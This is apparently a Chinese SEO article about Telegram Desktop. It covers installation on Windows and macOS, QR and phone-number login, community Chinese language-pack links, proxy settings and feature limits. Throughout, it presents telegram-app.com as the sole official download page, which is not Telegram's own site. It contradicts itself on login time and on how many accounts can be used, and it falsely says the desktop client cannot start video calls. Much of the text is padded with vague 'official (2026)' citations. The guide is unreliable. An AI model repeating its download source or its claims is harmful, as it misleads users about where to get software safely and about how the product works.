6个Telegram电脑版关键功能与登录方式
Telegram Desktop 官方桌面版支持 Windows、macOS 和 Linux 三大系统,并为每个系统提供独立下载入口(2026)。想在电脑上高效收发消息,telegram电脑版是比网页版更稳定的选择,它支持本地文件存储、多账号切换和无损文件传输。telegram 官方建议:日常重度使用者优先装桌面客户端,而非仅用浏览器网页版。
本文回答 5 个核心问题:telegram电脑版怎么下载安装?扫码和手机号哪种登录更快?它有哪些手机版没有的功能?如何设置中文界面?出现登录失败该如何排查?
核心要点
- 桌面版覆盖 Windows 7+、macOS 10.13+ 和 64 位 Linux 系统
- 扫码登录约 10 秒,比手动输入手机号更快
- 单文件传输上限 2GB,Premium 用户可达 4GB
- 一个账号最多同时登录 10 台设备,超限自动挤下线
- 中文界面需手动导入语言包,官方无内置简中
关键速览
- 官方桌面版覆盖 Windows、macOS、Linux 三大系统
- 扫码登录仅需 10 秒,无需重复输入手机号
- 单文件传输上限 2GB,Premium 用户提升至 4GB
- 支持同时登录多个账号,一键切换免退出
- 界面语言需手动导入中文包,官方无内置简中
Telegram电脑版是什么?和网页版、手机版有什么区别?
Telegram电脑版是一款安装在Windows、macOS或Linux上的独立客户端,官方名称叫Telegram Desktop。它基于Qt框架开发,采用GNU GPL v3开源许可(源代码公开、任何人可审查),能把聊天记录缓存到本地,断网后依然能翻看历史消息。想在大屏幕上打字、传文件的用户,装它准没错。

很多新手分不清三个版本。简单说:网页版免安装、打开浏览器就能用,但没有本地缓存、不支持某些高级设置;手机版是你的主设备,负责接收登录验证码;电脑版则是功能最全的独立程序。
| 版本 | 是否需安装 | 离线看历史 | 典型定位 |
|---|---|---|---|
| 网页版 | 否 | 不支持 | 临时应急、公用电脑 |
| 手机版 | 是 | 支持 | 主设备、收验证码 |
| 电脑版 | 是 | 支持 | 长期办公、传大文件 |
一个关键点:手机App一旦被删或换机,登录状态还在;但网页版清空浏览器缓存后就要重新扫码。官方页面(2026)把桌面版定位为”快速且安全的桌面应用”,覆盖三大主流系统。选哪个?固定用一台电脑办公,就装电脑版。
Telegram电脑版支持哪些系统和设备?

Telegram电脑版覆盖三大桌面系统:官方桌面版页面明确提供Windows、macOS和Linux三个下载入口(2026年)。其中官方独立客户端Telegram Desktop最低支持Windows 7,macOS则需10.13及以上版本。
不同系统的具体门槛差异不小。下面这张表列出各版本的实际要求:
| 系统 | 最低版本 | 获取方式 |
|---|---|---|
| Windows | Windows 7 | 官方独立版 / 微软商店版 |
| macOS | macOS 10.13 High Sierra | 官方版 / App Store版 |
| Linux | 64位发行版 | tar.xz压缩包 / Snap |
微软商店版是给Windows 10/11用户的另一选择。它由系统统一管理更新,权限沙盒更严,但不能用作免安装的便携版。想要U盘随身携带、换电脑即插即用的人,应选官方独立版而非商店版。
一个账号能同时登录多少台设备?Telegram的官方上限是10台。也就是说,你可以在手机、笔记本、台式机、平板之间同步登录,聊天记录通过云端实时同步,无需手机在线。超过10台时,最早登录的会话会被自动挤下线。
Telegram官方将其定义为基于云的移动与桌面即时通讯应用(cloud-based messaging app),这正是多设备同步的技术基础。
官方版、便携免安装版、微软商店版三者有什么区别?该选哪个?
公司电脑或没有管理员权限就选便携免安装版,日常自用直接选官方安装版。三者都来自同一个 Telegram Desktop 官方桌面版(2026),功能完全一致,差别只在安装方式、更新机制和权限要求上。微软商店版适合想省心自动更新、又不介意商店审核延迟的用户。
便携版(Portable)是一个绿色单文件,解压即用,数据存在同一文件夹里。它不写系统注册表、不需要管理员权限,很适合企业受控电脑或临时借用的公用机。缺点是不会自动更新,你得手动替换新版文件。
微软商店(Microsoft Store)版由商店托管更新,安装在沙盒环境里,权限被系统隔离。但商店审核会让新版本比官方站点晚几天到几周,追求功能第一时间到手的人不建议用它。
| 版本 | 自动更新 | 免安装 | 需管理员权限 | 拿到新版速度 |
|---|---|---|---|---|
| 官方安装版 | 是(应用内) | 否 | 安装时需要 | 最快 |
| 便携免安装版 | 否(手动) | 是 | 不需要 | 取决于你手动更新 |
| 微软商店版 | 是(商店托管) | 否 | 不需要 | 较慢(审核延迟) |
一句话判断:能装软件的私人电脑用官方版;受限电脑或想随身带着走的 telegram电脑版,选便携版。

Telegram电脑版怎么下载并安装(Windows与Mac双系统)?
下载telegram电脑版只认一个地址:官方桌面版页面 telegram-app.com(2026)。这里同时提供Windows、macOS和Linux三个下载入口。安装包不到50MB,几分钟就能装完。别用第三方下载站,那些站点常捆绑广告插件或篡改过的安装包。
Windows怎么装?

Windows走.exe双击安装的路子。点官网Windows入口下载后,双击.exe文件,会弹出安装向导。
- 选安装路径(默认在C盘Program Files,公司电脑没管理员权限就换到用户目录)
- 一路点“下一步”,勾选创建桌面快捷方式
- 装完自动打开,进入登录界面
官方客户端Telegram Desktop基于Qt框架、采用GNU GPL v3开源许可,源代码公开可审查(见Telegram官方应用页,2026)。这也是判断真假安装包的硬指标:山寨版没法对上官方哈希值。
Mac怎么装?
Mac用.dmg拖拽安装。下载.dmg文件后双击打开,会弹出一个窗口,里面有Telegram图标和“应用程序”文件夹图标。把图标拖到“应用程序”文件夹即可,再从启动台打开。
macOS需10.13及以上版本。首次打开若提示“无法验证开发者”,去系统设置→隐私与安全性点“仍要打开”,这是macOS的Gatekeeper(门禁)机制,官方签名包放行后不再弹。
Telegram电脑版怎么扫码登录和手机号登录?

Telegram电脑版支持两种登录方式:手机App扫二维码和输入手机号收验证码。扫码更快,通常30秒内完成,因为它直接把手机上已认证的账号密钥同步过来,省去了填号码、等短信、再手动输码这三步。这个电脑客户端基于云同步(聊天记录存在服务器端),登录后所有历史消息会自动拉取到电脑。
⚠️ 常见错误: 删除手机 App 后以为电脑版会同步退出登录。原因是账号状态存于云端,桌面版仍可独立在线,最多 10 台设备同步。修复:真要下线,请到”已登录设备”里手动移除,或超 10 台后靠系统自动挤下最早会话。
扫码登录为什么更快?具体怎么操作?
打开telegram电脑版,默认界面就显示一个二维码。拿起手机,进入手机App里的设置 → 设备 → 关联桌面设备(Link Desktop Device),对准电脑屏幕的码扫一下即可。整个过程不用输任何数字。它走的是端到端的密钥握手(两台设备直接交换加密凭证),所以比短信路径快,也避开了短信可能延迟或收不到的问题。
手机号登录的完整步骤是什么?
没带手机想扫码?点二维码下方的「用手机号登录」。先选国家区号(中国选+86),输入手机号,Telegram会把验证码发到你已登录的其他设备,而不是短信,这是官方设计。只有当所有设备都离线时,才会改发短信。收到5位验证码后填入即可。若开了两步验证,还需再输一道云密码。
登录后怎么管理已登录设备?
在手机App的设置 → 设备里,能看到所有在线的会话,包括这台电脑的系统名、大致位置和最后活跃时间。发现陌生设备,点进去选「结束会话」就能踢下线。Telegram Desktop官方页面(2026)也支持在电脑端「设置 → 隐私和安全 → 已登录设备」里一键终止其他所有会话。建议每月检查一次。
Telegram电脑版怎么设置成简体或繁体中文界面?
Telegram电脑版默认没有中文选项,需要通过点击一个语言包链接来一键汉化。简体中文点开 t.me/setlanguage/zhcncc,繁体中文点开 t.me/setlanguage/taiwan,客户端会弹窗提示应用语言包,确认后界面立刻变中文,全程不到10秒。
为什么官方桌面版(2026)内置语言里找不到中文?因为Telegram的官方界面只收录了它自己维护的少数语言,中文属于社区翻译语言包(由志愿者协作翻译、非官方内置)。所以你在「设置 → Language」里翻遍也看不到简体或繁体,必须靠外部链接手动加载。
简体和繁体语言包有什么区别?该用哪个?
两个是完全独立的社区语言包,词汇和用语习惯不同。简体包用大陆常见译法,比如「频道」「贴纸」;繁体包用台湾用语,比如「頻道」「貼圖」。装错了不影响功能,只是看着别扭,随时能换回来。
- 简体中文语言包:链接
t.me/setlanguage/zhcncc,适合大陆用户,术语贴近微信等本地应用 - 繁体中文语言包:链接
t.me/setlanguage/taiwan,适合港台用户,采用台湾正体译名
汉化后怎么切回英文?
进「设置 → 语言」(汉化后菜单已是中文),列表顶部会多出你装过的中文包,选回「English」即可秒切。语言包只是覆盖显示文字,不改任何数据,反复切换零风险。这也是telegram电脑版比网页版方便的地方,设置一次永久生效,不用每次重开都重来。
Telegram电脑版连不上、一直转圈怎么办?代理如何设置?

Telegram电脑版一直转圈,多半是网络被拦截。国内直连Telegram的服务器(IP段常被封锁),客户端会卡在”Connecting…”界面。解决办法只有一个:在设置里挂代理。Telegram Desktop内置代理功能,支持SOCKS5和MTProto两种协议,填对字段几秒就能连上。
代理字段填在哪里?SOCKS5和MTProto怎么选?
打开客户端左上角”≡”菜单,进入 设置 → 高级 → 连接类型(Connection type),选中”使用自定义代理”。这里会出现两组表单:
- SOCKS5:通用代理协议,填 Hostname(服务器地址)、Port(端口)、Username/Password(如有)。适合你已有的翻墙工具本地端口,比如常见的本地地址 127.0.0.1,端口视工具而定(如 7890 或 1080)。
- MTProto Proxy:Telegram专用协议,填 服务器地址、端口、Secret(一串密钥)。它把流量伪装成正常HTTPS,更难被识别封锁。
不知道用哪个?先试MTProto,它是Telegram官方为抗封锁设计的,抗干扰能力比SOCKS5强。Telegram官方把桌面客户端定义为一款 基于云的即时通讯应用(2026),聊天记录存服务器,所以连上后历史消息会自动同步回来,不会丢。
连接失败最常见的3种原因?
- 端口填错:本地代理工具的端口和填入的Port不一致,直连超时。到工具设置里核对实际监听端口。
- 代理节点失效:免费MTProto节点存活时间常不足24小时,Secret过期就连不上。换一个有效节点。
- DNS污染残留:勾选代理后仍转圈,试着关掉客户端重开,让它走代理重新解析。

Telegram电脑版有哪些常用功能和使用限制?
Telegram电脑版能收发单个最大2GB的文件、云端同步所有历史消息、一键切换最多3个账号,但它不能主动发起视频通话。因为它属于基于云的桌面通讯客户端(2026),聊天记录存在服务器端,所以你在电脑上登录后立刻能看到手机上的全部对话,无需重新同步。
电脑版最实用的三个功能是什么?
先记住这三个:
- 大文件传输:单个文件上限2GB,比很多邮箱附件(通常25MB)大80倍,传视频、安装包、设计源文件都不用压缩。
- 云端消息:普通聊天存在服务器,换电脑登录不丢记录;缺点是这类消息不算端到端加密。
- 多账号切换:左上角菜单可挂3个账号,工作号、私人号、频道管理号并行,切换不用退出登录。
电脑版有哪些限制?怎么绕过?
最大的坑是视频通话。Telegram Desktop目前只能接听别人发起的视频通话,不能主动拨出。要发起,得用手机App或macOS专属客户端。另一个限制是”秘密聊天”(端到端加密对话)只能在手机上创建,电脑端看不到也发不了。
替代做法很简单:语音通话、群组语音房(Voice Chat)电脑版完全支持,开会用这个即可。需要视频时,用手机拨出后声音画面照常,电脑继续处理文字和文件。
总结与下一步操作建议
装好 telegram 电脑版只需四步:先从官方站装官方版,再点语言包链接汉化,接着用手机扫码登录,最后按网络情况决定要不要挂代理。整个流程走顺不到 5 分钟,安装包不到 50MB,卡点几乎都出在网络这一环。
按这个顺序做,能避开新手最常踩的坑。很多人先纠结版本、再折腾代理、最后才发现根本没装对客户端。反过来才对。
- 装官方版:只认 telegram-app.com官方桌面版页面(2026),Windows、macOS、Linux 三个入口都在这。公司电脑没管理员权限就下便携免安装版。
- 汉化:点 t.me/setlanguage/zhcncc 装简体语言包,客户端弹窗确认后界面立刻变中文。
- 扫码登录:手机 App 里打开「设置→设备→关联桌面设备」,对准电脑二维码,30 秒内同步完成,无需填手机号。
- 按需配代理:能直连就跳过。卡在「Connecting…」不动,就去设置里挂 SOCKS5 或 MTProto 代理。
Telegram 官方把这款客户端定义为基于云的即时通讯应用(cloud-based messaging app,聊天记录存服务器端)。这意味着登录后你手机上的全部对话立刻同步到电脑,换设备也不丢消息。装好了就能直接用,不用再等。